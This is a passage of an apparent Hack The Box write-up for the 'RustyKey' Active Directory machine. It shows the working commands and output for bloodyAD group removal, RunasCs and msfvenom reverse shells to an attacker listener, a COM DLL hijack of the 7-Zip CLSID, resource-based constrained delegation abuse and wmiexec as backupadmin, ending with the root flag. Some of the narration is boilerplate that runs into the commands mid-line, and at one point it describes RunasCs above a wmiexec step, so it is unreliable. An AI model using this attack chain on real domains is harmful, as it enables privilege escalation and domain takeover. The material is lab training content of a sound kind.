└─$ bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k remove groupMember 'PROTECTED OBJECTS' 'Support'
[-] Support removed from PROTECTED OBJECTS
I request a Kerberos TGT (Ticket Granting Ticket) for the target account, which will be used for subsequent authentication steps.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ impacket-getTGT -dc-ip 10.129.17.7 RUSTYKEY.HTB/ee.reed:Hallo@123
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache
I upload RunasCs to execute commands as ee.reed. A reverse shell listener is set up.
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> upload /home/kali/HTB/RustyKey/RunasCs/RunasCs.cs

*Evil-WinRM* PS C:\Users\bb.morgan\Documents> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -target:exe -optimize -out:RunasCs_net2.exe RunasCs.cs
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> .\RunasCs_net2.exe ee.reed Hallo@123 Powershell.exe -r 10.10.16.49:4444
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-2ae47e$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4936 created in background.

┌──(kali㉿kali)-[~/HTB/RustyKey/RunasCs]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.49] from (UNKNOWN) [10.129.199.109] 51724
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
rustykey\ee.reed
PS C:\Windows\system32>
COM Object DLL Hijack
I search the registry for ZIP-related CLSID entries. If a COM object's DLL path can be hijacked, I can execute arbitrary code when the object is loaded. I create a malicious DLL and register it.
 Registry search for ZIP CLSIDs
I interact with the Windows Registry to either query for useful configuration data (stored credentials, installed software, COM object registrations) or to add malicious entries. The Registry is Windows' hierarchical database for system and application settings — it's a frequent target for both reconnaissance and persistence/privilege escalation techniques.
PS C:\> reg query HKCR\CLSID /s /f "zip"
reg query HKCR\CLSID /s /f "zip"

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}
    (Default)    REG_SZ    Compressed (zipped) Folder SendTo Target
    FriendlyTypeName    REG_EXPAND_SZ    @%SystemRoot%\system32\zipfldr.dll,-10226

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}\DefaultIcon
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{b8cdcb65-b1bf-4b42-9428-1dfdb7ee92af}
    (Default)    REG_SZ    Compressed (zipped) Folder Context Menu

HKEY_CLASSES_ROOT\CLSID\{b8cdcb65-b1bf-4b42-9428-1dfdb7ee92af}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{BD472F60-27FA-11cf-B8B4-444553540000}
    (Default)    REG_SZ    Compressed (zipped) Folder Right Drag Handler

HKEY_CLASSES_ROOT\CLSID\{BD472F60-27FA-11cf-B8B4-444553540000}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\DefaultIcon
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{ed9d80b9-d157-457b-9192-0e7280313bf0}
    (Default)    REG_SZ    Compressed (zipped) Folder DropHandler

HKEY_CLASSES_ROOT\CLSID\{ed9d80b9-d157-457b-9192-0e7280313bf0}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll
The command output below reveals important information about the target system's configuration. I carefully examine the results for credentials, misconfigurations, version numbers, or any other details that could be leveraged for further exploitation.
HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\InProcServer32I copy the file to a working directory for further processing.
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.49 LPORT=4444 -f dll -o rce.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: rce.dll
I create a temporary directory to stage files needed for the exploitation. Having a dedicated working directory on the target ensures tools and payloads are organized and don't conflict with system files.
PS C:\> mkdir tmpI interact with the Windows Registry to either query for useful configuration data (stored credentials, installed software, COM object registrations) or to add malicious entries. The Registry is Windows' hierarchical database for system and application settings — it's a frequent target for both reconnaissance and persistence/privilege escalation techniques.
PS C:\tmp> reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\tmp\rce.dll" /f
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\tmp\rce.dll" /f
The operation completed successfully.
Getting a Shell as mm.turner
After trying multiple approaches, a simple netcat listener proves most reliable for catching the callback.
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.49] from (UNKNOWN) [10.129.35.77] 57699
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>whoami
whoami
rustykey\mm.turner
RBCD to Domain Admin
BloodHound shows mm.turner can impersonate dc.rustykey.htb. I set up Resource-Based Constrained Delegation — allowing the IT-COMPUTER3$ machine account to impersonate the backupadmin user to the DC.
 RBCD delegation path in BloodHound
 Delegation permissions
I inspect the AD computer object's delegation properties to understand the current RBCD configuration.
PS C:\Windows> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :
I configure the AD computer object for Resource-Based Constrained Delegation (RBCD), allowing the specified machine account to impersonate users to this service.
PS C:\Windows> Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
I generate a service ticket impersonating backupadmin, export it, and authenticate using wmiexec.py.
getST.py 'RUSTYKEY.HTB/IT-COMPUTER3$:Rusty88!' -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip 10.129.35.77
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
I set the KRB5CCNAME environment variable to specify which Kerberos credential cache file to use for authentication in subsequent commands.
export KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccacheI use RunasCs to execute commands as a different user from within the current session, establishing a reverse shell under the target user's context.
┌──(kali㉿kali)-[~/HTB/RustyKey/RunasCs]
└─$ wmiexec.py -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
rustykey\backupadmin
Root Flag
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\Users\Administrator\Desktop

06/24/2025  10:00 AM    <DIR>          .
06/24/2025  10:00 AM    <DIR>          ..
07/04/2025  12:45 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,950,602,752 bytes free

C:\Users\Administrator\Desktop>type root.txt
7607f02fc0e4e723139a93f14e27dbf97607f02fc0e4e723139a93f14e27dbf9 Machine rooted as backupadmin